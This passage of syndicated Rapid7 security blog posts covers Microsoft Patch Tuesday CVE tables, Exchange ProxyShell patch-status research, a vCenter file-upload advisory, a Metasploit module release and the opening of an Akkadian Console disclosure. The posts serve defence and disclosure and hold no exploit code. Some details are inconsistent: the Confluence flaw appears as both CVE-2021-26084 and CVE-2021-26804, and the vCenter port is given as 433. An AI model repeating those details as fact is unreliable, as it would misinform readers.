CVE-2021-40456 Windows AD FS Security Feature Bypass Vulnerability No No 5.3 Yes
CVE-2021-40450 Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-41357 Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-40478 Storage Spaces Controller Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-40488 Storage Spaces Controller Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-26441 Storage Spaces Controller Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2021-41345 Storage Spaces Controller Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-41330 Microsoft Windows Media Foundation Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-41339 Microsoft DWM Core Library Elevation of Privilege Vulnerability No No 4.7 No
CVE-2021-40470 DirectX Graphics Kernel Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-41346 Console Window Host Security Feature Bypass Vulnerability No No 5.3 No
CVE-2021-41337 Active Directory Security Feature Bypass Vulnerability No No 4.9 Yes
CVE-2021-41361 Active Directory Federation Server Spoofing Vulnerability No No 5.4 Yes

What’s New in InsightVM: Q3 2021 in Review

Post Syndicated from Sophie Johnson original https://blog.rapid7.com/2021/10/08/whats-new-in-insightvm-q3-2021-in-review/

What's New in InsightVM: Q3 2021 in Review

In today’s post, we’re giving a rundown of new features and functionality launched in Q3 2021 for InsightVM and the Insight Platform. We hope you can begin to leverage these changes to drive success across your organization.

Apple Silicon support on the Insight Agent

We’re excited to announce that the Insight Agent now natively supports Apple Silicon chips!

Apple announced the first generation Apple Silicon chip — the M1 processor — in November 2020. This chip is the new standard on all MacBooks starting with the 2020 releases, and Apple plans to transition completely to Apple Silicon chips over the next two years.

The new Mac installer specifically designed for the Apple Silicon can be accessed right from Agent Management in the platform, in the download section. Learn more in our Apple Silicon Agent Support blog post.

What's New in InsightVM: Q3 2021 in Review

Asset and Vulnerability Details reports

This new feature allows you to easily communicate details of your assets and vulnerabilities with stakeholders in a PDF format. Simply click the Export to PDF button on the Vulnerability Details page, and you’ll have a PDF ready to share!

What's New in InsightVM: Q3 2021 in Review

This is particularly useful if you’re attempting to collaborate while remediating a specific vulnerability. We’ll use a hypothetical security engineer named Jane to illustrate this.

Jane recently read about a new ransomware strain that leverages a specific vulnerability as part of an attack chain that seems to be targeting the industry of her organization. She opens the query builder in InsightVM, constructs a search query to identify the vulnerability by CVE, and discovers several instances. She wants to mention this during her morning all-hands sync so she can recruit other team members to her effort. She exports the vulnerability details page to a PDF, which allows her to share this out and provide more details to interested team members, who then can help her remediate this vulnerability much more quickly.

Moreover, while undertaking this effort, another team member — Bill — finds an asset that seems to be a complete tragedy in terms of patching and vulnerability prevalence. He creates the Asset Details report and shares this in an e-mail to his team, stating that this asset seems to be missing their organization’s patch cycle. He also suggests that they look for more of these types of assets because he knows that when there is one offender, there are often many.

Snyk integration for reporting vulnerabilities

Container Security assessments will now report Ruby vulnerabilities through an integration with the Snyk vulnerability database. This adds RubyGems packages to our Snyk-based coverage, which currently includes vulnerability detections for Java, JavaScript, and Python libraries. This integration is particularly helpful for organizations that perform scanning of Container Images at rest, in both public and private registries.

Emergent threat coverage recap

Q3 2021 was another busy quarter for high-priority cybersecurity threats. As part of our emergent threat response process, Rapid7’s VRM research and engineering teams released vulnerability checks and in-depth technical analysis to help InsightVM customers understand the risk of exploitation and assess their exposure to critical security threats. In July, CVE-2021-34527, dubbed “PrintNightmare” presented remediation challenges for many organizations amid active exploitation of the Windows Print Spooler service. In August, the ProxyShell exploit chain put on-premises instances of Microsoft Exchange Server at risk for remote code execution. More recently, widespread attacks took advantage of CVE-2021-26084, a critical flaw in Confluence Server & Confluence Data Center, to deploy cryptominers, exfiltrate data, and obtain initial access for ransomware operations.

Other notable emergent threats included:

Stay tuned!

As always, we’re continuing to work on exciting product enhancements and releases throughout the year. Keep an eye on our blog and release notes as we continue to highlight the latest in vulnerability management at Rapid7.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

For Microsoft Exchange Server Vulnerabilities, Patching Remains Patchy

Post Syndicated from Tom Sellers original https://blog.rapid7.com/2021/10/06/for-microsoft-exchange-server-vulnerabilities-patching-remains-patchy/

For Microsoft Exchange Server Vulnerabilities, Patching Remains Patchy

If you’ve been keeping tabs on the state of vulnerabilities, you’ve probably noticed that Microsoft Exchange has been in the news more than usual lately. Back in March 2021, Microsoft acknowledged a series of threats exploiting zero-day CVEs in on-premises instances of Exchange Server. Since then, several related exploit chains targeting Exchange have continued to be exploited in the wild.

Microsoft quickly released patches to help security teams keep attackers out of their Exchange environments. So, what does the state of patching look like today among organizations running impacted instances of Exchange?

The answer is more mixed — and more troubling — than you’d expect.

What is Exchange, and why should you care?

Exchange is a popular email and messaging service that runs on Windows Server operating systems, providing email and calendaring services to tens of thousands of organizations. It also integrates with unified messaging, video chat, and phone services. That makes Exchange an all-in-one messaging service that can handle virtually all communication streams for an enterprise customer.

An organization’s Exchange infrastructure can contain copious amounts of sensitive business and customer information in the form of emails and a type of shared mailbox called Public Folders. This is one of the reasons why Exchange Server vulnerabilities pose such a significant threat. Once compromised, Exchange’s search mechanisms can make this data easy to find for attackers, and a robust rules engine means attackers can create hard-to-find automation that forwards data out of the organization.

An attacker who manages to get into an organization’s Exchange Server could gain visibility into their Active Directory or even compromise it. They could also steal credentials and impersonate an authentic user, making phishing and other attempts at fraud more likely to land with targeted victims.

Sizing up the threats

The credit for discovering this recent family of Exchange Server vulnerabilities goes primarily to security researcher Orange Tsai, who overviewed them in an August 2021 Black Hat talk. He cited 8 vulnerabilities, which resulted in 3 exploit chains:

  • ProxyLogon: This vulnerability could allow attackers to use pre-authentication server-side request forgery (SSRF) plus a post-authentication arbitrary file write, resulting in remote code execution (RCE) on the server.
  • ProxyOracle: With a cookie from an authenticated user (obtained through a reflected XSS link), a Padding Oracle attack could provide an intruder with plain-text credentials for the user.
  • ProxyShell: Using a pre-authentication access control list (ACL) bypass, a PrivEsc (not going up to become an administrator but down to a user mailbox), and a post-authentication arbitrary file write, this exploit chain could allow attackers to execute an RCE attack.

Given the sensitivity of Exchange Server data and the availability of patches and resources from Microsoft to help defend against these threats, you’d think adoption of these patches would be almost universal. But unfortunately, the picture of patching for this family of vulnerabilities is still woefully incomplete.

A patchwork of patch statuses

In Rapid7’s OCTO team, we keep tabs on the exposure for major vulnerabilities like these, to keep our customers and the security community apprised of where these threats stand and if they might be at risk. To get a good look at the patch status among Exchange Servers for this family of attack chains, we had to develop new techniques for fingerprinting Exchange versions so we could determine which specific hotfixes had been applied.

With a few tweaks, we were able to adjust our measurement approach to get a clear enough view that we can draw some strong conclusions about the patch statuses of Exchange Servers on the public-facing internet. Here’s what we found:

  • Out of the 306,552 Exchange OWA servers we observed, 222,145 — or 72.4% —were running an impacted version of Exchange (this includes 2013, 2016, and 2019).
  • Of the impacted servers, 29.08% were still unpatched for the ProxyShell vulnerability, and 2.62% were partially patched. That makes 31.7% of servers that may still be vulnerable.
For Microsoft Exchange Server Vulnerabilities, Patching Remains Patchy

To put it another, starker way: 6 months after patches have been available for the ProxyLogon family of vulnerabilities, 1 in 3 impacted Exchange Servers are still susceptible to attacks using the ProxyShell method.

When we sort this data by the Exchange Server versions that organizations are using, we see the uncertainty in patch status tends to cluster around specific versions, particularly 2013 Cumulative Update 23.

For Microsoft Exchange Server Vulnerabilities, Patching Remains Patchy

We also pulled the server header for these instances with the goal of using the version of IIS as a proxy indicator of what OS the servers may be running — and we found an alarmingly large proportion of instances that were running end-of-life servers and/or operating systems, for which Microsoft no longer issues patch updates.

For Microsoft Exchange Server Vulnerabilities, Patching Remains Patchy

That group includes the two bars on the left of this graph, which represent 2007 and 2010 Exchange Server versions: 75,300 instances of 2010 and 8,648 instances of 2007 are still running out there on the internet, roughly 27% of all instances we observed. Organizations still operating these products can count themselves lucky that ProxyShell and ProxyLogon don’t impact these older versions of Exchange (as far as we know). But that doesn’t mean those companies are out of the woods — if you still haven’t replaced Exchange Server 2010, you’re probably also doing other risky things in your environment.

Looking ahead, the next group of products that will go end-of-life are the Windows Server 2012 and 2012 R2 operating systems, represented in green and yellow, respectively, within the graph. That means 92,641 instances of Exchange — nearly a third of all Exchange Servers on the internet — will be running unsupported operating systems for which Microsoft isn’t obligated to provide security fixes after they go end-of-life in 2023.

What you can do now

It’s a matter of when, not if, we encounter the next family of vulnerabilities that lets attackers have a field day with huge sets of sensitive data like those contained in Exchange Servers. And for companies that haven’t yet patched, ProxyShell and its related attack chains are still a real threat. Here’s what you can do now to proactively mitigate these vulnerabilities.

  • First things first: If your organization is running one of the 1 in 3 affected instances that are vulnerable due to being unpatched, install the appropriate patch right away.
  • Stay current with patch updates as a routine priority. It is possible to build Exchange environments with near-100% uptimes, so there isn’t much argument to be made for foregoing critical patches in order to prevent production interruptions.
  • If you’re running a version of Exchange Server or Windows OS that will soon go end-of-life, start planning for how you’ll update to products that Microsoft will continue to support with patches. This way, you’ll be able to quickly and efficiently mitigate vulnerabilities that arise, before attackers take advantage of them.

If you’re already a Rapid7 customer, there’s good news: InsightVM already has authenticated scans to detect these vulnerabilities, so users of the product should already have a good sense of where their Exchange environments stand. On the offensive side, your red teams and penetration testers can highlight the risk of running vulnerable Exchange instances with modules exercising ProxyLogon and ProxyShell. And as our research team continues to develop techniques for getting this kind of detailed information about exposures, we ensure our products know about those methods so they can more effectively help customers understand their vulnerabilities.

But for all of us, these vulnerabilities are a reminder that security requires a proactive mindset — and failing to cover the basics like upgrading to supported products and installing security updates leaves organizations at risk when a particularly thorny set of attack chains rears its head.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

[The Lost Bots] Episode 6: D&R + VM = WINNING!

Post Syndicated from Rapid7 original https://blog.rapid7.com/2021/10/04/the-lost-bots-episode-6-d-r-vm-winning/

[The Lost Bots] Episode 6: D&R + VM = WINNING!

Welcome back to The Lost Bots, a vlog series where Rapid7 Detection and Response Practice Advisor Jeffrey Gardner talks all things security with fellow industry experts. In this episode, we’re joined by fellow Practice Advisor Devin Krugly to discuss how Detection and Response + Vulnerability Management = a winning combination. Often viewed as two separate and distinct entities, Jeffrey and Devin explore how the combination can greatly improve your response efforts and the ways in which you can set up a successful vulnerability management program.

[The Lost Bots] Episode 6: D&R + VM = WINNING!

Stay tuned for future episodes of The Lost Bots! Coming soon: Jeffrey discusses veterans in cybersecurity with fellow security professionals who are vets themselves.

Critical vCenter Server File Upload Vulnerability (CVE-2021-22005)

Post Syndicated from Glenn Thorpe original https://blog.rapid7.com/2021/09/21/critical-vcenter-server-file-upload-vulnerability-cve-2021-22005/

Description

Critical vCenter Server File Upload Vulnerability (CVE-2021-22005)

On Tuesday, September 21, 2021, VMware published security advisory VMSA-2021-0020, which includes details on CVE-2021-22005, a critical file upload vulnerability (CVSSv3 9.8) in vCenter Server that allows remote code execution (RCE) on the appliance. Successful exploitation of this vulnerability is achieved simply by uploading a specially crafted file via port 433 “regardless of the configuration settings of vCenter Server.”

VMware has published an FAQ outlining the details of this vulnerability and makes it clear that this should be patched “immediately.” A workaround is also being provided by VMware — however, its use is not being recommended and should only be used as a temporary solution.

Affected products

  • vCenter Server versions 6.7 and 7.0
  • Cloud Foundation (vCenter Server) 3.x, 4.x

Guidance

We echo VMware’s advice that impacted servers should be patched right away. While there are currently no reports of exploitation, we expect this to quickly change within days — just as previous critical vCenter vulnerabilities did (CVE-2021-21985, CVE-2021-21972). Additionally, Rapid7 recommends that, as a general practice, network access to critical organizational infrastructure only be allowed via VPN and never open to the public internet.

We will update this post as more information becomes available, such as information on exploitation.

Rapid7 customers

A vulnerability check for CVE-2021-22005 is under development and will be available to InsightVM and Nexpose customers in an upcoming content release pending the QA process.

In the meantime, InsightVM customers can use Query Builder to find assets that have vCenter Server installed by creating the following query: software.description contains vCenter Server. Rapid7 Nexpose customers can create a Dynamic Asset Group based on a filtered asset search for Software name contains vCenter Server.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Patch Tuesday – September 2021

Post Syndicated from Adam Bunn original https://blog.rapid7.com/2021/09/15/patch-tuesday-september-2021/

Patch Tuesday - September 2021

Microsoft has fixed a total of 60 vulnerabilities this month, including two publicly disclosed 0-days. Fortunately there are only a few issues rated critical this month with the vast majority of the remainder being rated important. Here’s three big things you can go patch right now.

MSHTML Remote Code Execution 0-day (CVE-2021-40444)

The hot topic this month is the most recent remote code execution 0-day vulnerability in MSHTML. When it was first discovered it was only being used in a limited number of attacks, however this quickly changed once instructions for exploiting the vulnerability were published online. This vulnerability was severe enough to warrant publishing patches for older operating systems including Windows 7, Windows Server 2008 R2, and Windows Server 2008. Now that updates have been published for this vulnerability they should be applied as soon as possible.

Windows DNS Local Elevation of Privilege (CVE-2021-36968)

This is the second publicly disclosed vulnerability updated this month. While the details surrounding this CVE are sparse, we do know that Microsoft has not detected exploitation in the wild.

Updates to PrintNightmare (CVE-2021-1678)

Microsoft has made additional patches available for older operating systems. If you were previously unable to patch against this vulnerability you may want to review this new information.

Summary Graphs

Patch Tuesday - September 2021

Summary Tables

Azure Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-38647 Open Management Infrastructure Remote Code Execution Vulnerability No No 9.8 Yes
CVE-2021-38645 Open Management Infrastructure Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2021-38648 Open Management Infrastructure Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2021-38649 Open Management Infrastructure Elevation of Privilege Vulnerability No No 7 Yes
CVE-2021-40448 Microsoft Accessibility Insights for Android Information Disclosure Vulnerability No No 6.3 Yes
CVE-2021-36956 Azure Sphere Information Disclosure Vulnerability No No 4.4 Yes

Browser Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-38642 Microsoft Edge for iOS Spoofing Vulnerability No No 6.1 No
CVE-2021-38641 Microsoft Edge for Android Spoofing Vulnerability No No 6.1 No
CVE-2021-26439 Microsoft Edge for Android Information Disclosure Vulnerability No No 4.6 No
CVE-2021-38669 Microsoft Edge (Chromium-based) Tampering Vulnerability No No 6.4 Yes
CVE-2021-26436 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 6.1 No
CVE-2021-36930 Microsoft Edge (Chromium-based) Elevation of Privilege Vulnerability No No 5.3 No
CVE-2021-30632 Chromium: CVE-2021-30632 Out of bounds write in V8 No No Yes
CVE-2021-30624 Chromium: CVE-2021-30624 Use after free in Autofill No No Yes
CVE-2021-30623 Chromium: CVE-2021-30623 Use after free in Bookmarks No No Yes
CVE-2021-30622 Chromium: CVE-2021-30622 Use after free in WebApp Installs No No Yes
CVE-2021-30621 Chromium: CVE-2021-30621 UI Spoofing in Autofill No No Yes
CVE-2021-30620 Chromium: CVE-2021-30620 Insufficient policy enforcement in Blink No No Yes
CVE-2021-30619 Chromium: CVE-2021-30619 UI Spoofing in Autofill No No Yes
CVE-2021-30618 Chromium: CVE-2021-30618 Inappropriate implementation in DevTools No No Yes
CVE-2021-30617 Chromium: CVE-2021-30617 Policy bypass in Blink No No Yes
CVE-2021-30616 Chromium: CVE-2021-30616 Use after free in Media No No Yes
CVE-2021-30615 Chromium: CVE-2021-30615 Cross-origin data leak in Navigation No No Yes
CVE-2021-30614 Chromium: CVE-2021-30614 Heap buffer overflow in TabStrip No No Yes
CVE-2021-30613 Chromium: CVE-2021-30613 Use after free in Base internals No No Yes
CVE-2021-30612 Chromium: CVE-2021-30612 Use after free in WebRTC No No Yes
CVE-2021-30611 Chromium: CVE-2021-30611 Use after free in WebRTC No No Yes
CVE-2021-30610 Chromium: CVE-2021-30610 Use after free in Extensions API No No Yes
CVE-2021-30609 Chromium: CVE-2021-30609 Use after free in Sign-In No No Yes
CVE-2021-30608 Chromium: CVE-2021-30608 Use after free in Web Share No No Yes
CVE-2021-30607 Chromium: CVE-2021-30607 Use after free in Permissions No No Yes
CVE-2021-30606 Chromium: CVE-2021-30606 Use after free in Blink No No Yes

Developer Tools Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-36952 Visual Studio Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-26434 Visual Studio Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-26437 Visual Studio Code Spoofing Vulnerability No No 5.5 No

ESU Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-38625 Windows Kernel Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38626 Windows Kernel Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36968 Windows DNS Elevation of Privilege Vulnerability No Yes 7.8 No

Microsoft Dynamics Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-40440 Microsoft Dynamics Business Central Cross-site Scripting Vulnerability No No 5.4 No

Microsoft Office Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-38656 Microsoft Word Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38651 Microsoft SharePoint Server Spoofing Vulnerability No No 7.6 No
CVE-2021-38652 Microsoft SharePoint Server Spoofing Vulnerability No No 7.6 No
CVE-2021-38653 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8 No
CVE-2021-38654 Microsoft Office Visio Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38650 Microsoft Office Spoofing Vulnerability No No 7.6 Yes
CVE-2021-38659 Microsoft Office Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38658 Microsoft Office Graphics Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38660 Microsoft Office Graphics Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38657 Microsoft Office Graphics Component Information Disclosure Vulnerability No No 6.1 Yes
CVE-2021-38646 Microsoft Office Access Connectivity Engine Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38655 Microsoft Excel Remote Code Execution Vulnerability No No 7.8 Yes

Windows Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-36967 Windows WLAN AutoConfig Service Elevation of Privilege Vulnerability No No 8 No
CVE-2021-36966 Windows Subsystem for Linux Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38637 Windows Storage Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-36972 Windows SMB Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-36974 Windows SMB Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36973 Windows Redirected Drive Buffering System Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38624 Windows Key Storage Provider Security Feature Bypass Vulnerability No No 6.5 Yes
CVE-2021-36954 Windows Bind Filter Driver Elevation of Privilege Vulnerability No No 8.8 No
CVE-2021-36975 Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38634 Microsoft Windows Update Client Elevation of Privilege Vulnerability No No 7.1 No
CVE-2021-38644 Microsoft MPEG-2 Video Extension Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38661 HEVC Video Extensions Remote Code Execution Vulnerability No No 7.8 Yes
CVE-2021-38632 BitLocker Security Feature Bypass Vulnerability No No 5.7 Yes

Windows ESU Vulnerabilities

CVE Title Exploited Disclosed CVSS3 FAQ
CVE-2021-36965 Windows WLAN AutoConfig Service Remote Code Execution Vulnerability No No 8.8 No
CVE-2021-26435 Windows Scripting Engine Memory Corruption Vulnerability No No 8.1 Yes
CVE-2021-36960 Windows SMB Information Disclosure Vulnerability No No 7.5 Yes
CVE-2021-36969 Windows Redirected Drive Buffering SubSystem Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-38635 Windows Redirected Drive Buffering SubSystem Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-38636 Windows Redirected Drive Buffering SubSystem Driver Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-38667 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 Yes
CVE-2021-38671 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-40447 Windows Print Spooler Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36962 Windows Installer Information Disclosure Vulnerability No No 5.5 Yes
CVE-2021-36961 Windows Installer Denial of Service Vulnerability No No 5.5 No
CVE-2021-36964 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38630 Windows Event Tracing Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36955 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36963 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38633 Windows Common Log File System Driver Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-36959 Windows Authenticode Spoofing Vulnerability No No 5.5 No
CVE-2021-38629 Windows Ancillary Function Driver for WinSock Information Disclosure Vulnerability No No 6.5 Yes
CVE-2021-38628 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38638 Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-38639 Win32k Elevation of Privilege Vulnerability No No 7.8 No
CVE-2021-40444 Microsoft MSHTML Remote Code Execution Vulnerability Yes Yes 8.8 Yes

Metasploit Wrap-Up

Post Syndicated from Louis Sato original https://blog.rapid7.com/2021/09/10/metasploit-wrap-up-129/

Confluence Server OGNL Injection

Metasploit Wrap-Up

Our own wvu along with Jang added a module that exploits an OGNL injection (CVE-2021-26804)in Atlassian Confluence’s WebWork component to execute commands as the Tomcat user. CVE-2021-26804 is a critical remote code execution vulnerability in Confluence Server and Confluence Data Center and is actively being exploited in the wild. Initial discovery of this exploit was by Benny Jacob (SnowyOwl).

More Enhancements

In addition to the module, we would like to highlight some of the enhancements that have been added for this release. Contributor e2002e added the OUTFILE and DATABASE options to the zoomeye_search module allowing users to save results to a local file or local database along with improving the output of the module to provide better information about the target. Our own dwelch-r7 has added support for fully interactive shells against Linux environments with shell -it. In order to use this functionality, users will have to enable the feature flag with features set fully_interactive_shells true. Contributor pingport80 has added powershell support for write_file method that is binary safe and has also replaced explicit cat calls with file reads from the file library to provide broader support.

New module content (1)

Enhancements and features

  • #15278 from e2002e – The zoomeye_search module has been enhanced to add the OUTFILE and DATABASE options, which allow users to save results to a local file or to the local database respectively. Additionally the output saved has been improved to provide better information about the target and additional error handling has been added to better handle potential edge cases.
  • #15522 from dwelch-r7 – Adds support for fully interactive shells against Linux environments with shell -it. This functionality is behind a feature flag and can be enabled with features set fully_interactive_shells true
  • #15560 from pingport80 – This PR add powershell support for write_file method that is binary safe.
  • #15627 from pingport80 – This PR removes explicit cat calls and replaces them with file reads from the file library so that they have broader support.

Bugs fixed

  • #15634 from maikthulhu – This PR fixes an issue in exploit/multi/misc/erlang_cookie_rce where a missing bitwise flag caused the exploit to fail in some circumstances.
  • #15636 from adfoster-r7 – Fixes a regression in datastore serialization that caused some event processing to fail.
  • #15637 from adfoster-r7 – Fixes a regression issue were Metasploit incorrectly marked ipv6 address as having an ‘invalid protocol’
  • #15639 from gwillcox-r7 – This fixes a bug in the rename_files method that would occur when run on a non-Windows shell session.
  • #15640 from adfoster-r7 – Updates modules/auxiliary/gather/office365userenum.py to require python3
  • #15652 from jmartin-r7 – A missing dependency, py3-pip, was preventing certain external modules such as auxiliary/gather/office365userenum from working due to requests requiring py3-pip to run properly. This has been fixed by updating the Docker container to install the missing py3-pip dependency.
  • #15654 from space-r7 – A bug has been fixed in lib/msf/core/payload/windows/encrypted_reverse_tcp.rb whereby a call to recv() was not being passed the proper arguments to receive the full payload before returning. This could result in cases where only part of the payload was received before continuing, which would have resulted in a crash. This has been fixed by adding a flag to the recv() function call to ensure it receives the entire payload before returning.
  • #15655 from adfoster-r7 – This cleans up the MySQL client-side options that are used within the library code.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).

Security at Scale in the Open-Source Supply Chain

Post Syndicated from Aaron Wells original https://blog.rapid7.com/2021/09/08/security-at-scale-in-the-open-source-supply-chain/

Security at Scale in the Open-Source Supply Chain

“We’ve all heard of paying it forward, but this is ridiculous!” That’s probably what most of us think when one of our partners or vendors inadvertently leaves an open door into our shared supply-chain network; an attacker can enter at any time. Well, we probably think in slightly more expletive-laden terms, but nonetheless, no organization or company wants to be the focal point of blame from a multitude of (formerly) trusting partners or vendors.

Open-source software (OSS) is particularly susceptible to these vulnerabilities. OSS is simultaneously incredible and incredibly vulnerable. In fact, there are so many risks that can result from largely structuring operations on OSS that vendors may not prioritize patching a vulnerability once their security team is alerted. And can we blame them? They want to continue operations and feed the bottom line, not put a pause on operations to forever chase vulnerabilities and patch them one-by-one. But that leaves all of their supply-chain partners open to exploitation. What to do?

The supply-chain scene

Throughout a 12-month timeframe spanning 2019-2020, attacks aimed at OSS increased 430%, according to a study by Sonatype. It’s not quite as simple as “gain access to one, gain access to all,” but if a bad actor is properly motivated, this is exactly what can happen. In terms of motivation, supply-chain attackers can fall into 2 groups:

  • Bandwagoners: Attackers falling into this group will often wait for public disclosure of supply-chain vulnerabilities.
  • Ahead-of-the-curvers: Attackers falling into this group will actively hunt for and exploit vulnerabilities, saddling the unfortunate organization with malware and threatening its entire supply chain.

To add to the favor of attackers, the same Sonatype study also found that a shockingly low percentage of security organizations do not even learn of new open-source vulnerabilities in the short term after they’re disclosed. Sure, everyone’s busy and has their priorities. But that ethos exists while these vulnerabilities are being exploited. Perhaps the project was shipped on time, but malicious code was simultaneously being injected somewhere along the line. Then, instead of continuing with forward progress, remediation becomes the name of the game.  

According to the Sonatype report, there were more than a trillion open-source component and container download requests in 2020 alone. The most important aspects to consider then are the security history of your component(s) and how dependents along your supply chain are using them. Obviously, this can be overwhelming to think about, but with researchers increasingly focused on remediation at scale, the future of supply-chain security is starting to look brighter.

Learn more about open-source security + win some cash!

Submit to the 2021 Velociraptor Contributor Competition

Securing at scale

Instead of the one-by-one approach to patching, security professionals need to start thinking about securing entire classes of vulnerabilities. It’s true that there is no current catch-all mechanism for such efficient action. But researchers can begin to work together to create methodologies that enable security organizations to better prioritize vulnerability risk management (VRM) instead of filing each one away to patch at a later date.

Of course, preventive security measures — inclusive of our shift-left culture — can help to mitigate the need to scale such remediation actions; the fact remains though that bad actors will always find a way. Therefore, until there are effective ways to eliminate large swaths of vulnerabilities at once, there is a growing need for teams to adhere to current best practices and measures like:  

  • Dedicating time and resources to help ensure code is secure all along the chain
  • Thinking holistically about the security of open-source code with regard to the CI/CD lifecycle and the entire stack
  • Being willing to pitch in and develop coordinated, industry-wide efforts to improve the security of OSS at scale
  • Educating outside stakeholders on just how interdependent supply-chain-linked organizations are

As supply-chain attackers refine their methods to target ever-larger companies, the pressure is on developers to refine their understanding of how each and every contributor on a team can expose the organization and its partners along the chain, as The Linux Foundation points out. However, is this too much to put on the shoulders of DevOps? Shifting left to a DevSecOps culture is great and all, but teams are now being asked to think in the context of securing an entire supply chain’s worth of output.

This is why the industry at large must continue the push for research into new ways to eliminate entire classes of vulnerabilities. That’s a seismic shift left that will only help developers — and really, everyone — put more energy into things other than security.

Monitoring mindfully

While a proliferation of OSS components — as advantageous as they are for collaboration at scale — can make a supply chain vulnerable, the power of one open-source community can help monitor another open-source community. Velociraptor by Rapid7 is an open-source digital forensics and incident response (DFIR) platform.

This powerful DFIR tool thrives in loaded conditions. It can quickly scale incident response and monitoring and help security organizations to better prioritize remediation — actions well-suited to address the scale of modern supply-chain attacks. How quickly organizations choose to respond to incidents or vulnerabilities is, of course, up to them.

Supply chain security is ever-evolving

If one link in the chain is attacked via a long-languishing vulnerability whose risk has increasingly become harder to manage, it almost goes without saying that company’s partners or vendors immediately lose confidence in it because the entire chain is now at risk. The public’s confidence likely will follow.

There are any number of preventive measures an interdependent security organization can implement. However, the need for further research into scaling security for whole classes of vulnerabilities comes at a crucial time as global supply-chain attacks more frequently occur in all shapes and sizes.

Want to contribute to a more secure open-source future?

Submit to the 2021 Velociraptor Contributor Competition

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)

Post Syndicated from Tod Beardsley original https://blog.rapid7.com/2021/09/07/cve-2021-3546-78-akkadian-console-server-vulnerabilities-fixed/

CVE-2021-3546[78]: Akkadian Console Server Vulnerabilities (FIXED)

Over the course of routine security research, Rapid7 researchers Jonathan Peterson, Cale Black, William Vu, and Adam Cammack discovered that the Akkadian Console (often referred to as “ACO”) version 4.7, a call manager solution, is affected by two vulnerabilities. The first, CVE-2021-35468, allows root system command execution with a single authenticated POST request, and CVE-2021-35467 allows for the decryption of data encrypted by the application, which results in the arbitrary creation of sessions and the uncovering of any other sensitive data stored within the application. Combined, an unauthenticated attacker could gain remote, root privileges to a vulnerable instance of Akkadian Console Server.

CVE Identifier CWE Identifier Base CVSS score (Severity) Remediation
CVE-2021-35467 Title CWE-321: Use of Hard-Coded Cryptographic Key Fixed in Version 4.9
CVE-2021-35468 Text CWE-78: Improper Neutralization of Special Elements used in an OS Command (‘OS Command Injection’) Fixed in Version 4.9

Product Description

Akkadian Console (ACO) is a call management system allowing users to handle incoming calls with a centralized management web portal. More information is available at the vendor site for ACO.

Credit

These issues were discovered by Jonathan Peterson (@deadjakk), Cale Black, William Vu, and Adam Cammack, all of Rapid7, and it is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Exploitation

The following were observed and tested on the Linux build of the Akkadian Console Server, version 4.7.0 (build 1f7ad4b) (date of creation: Feb 2 2021 per naming convention).

CVE-2021-35467: Akkadian Console Server Hard-Coded Encryption Key

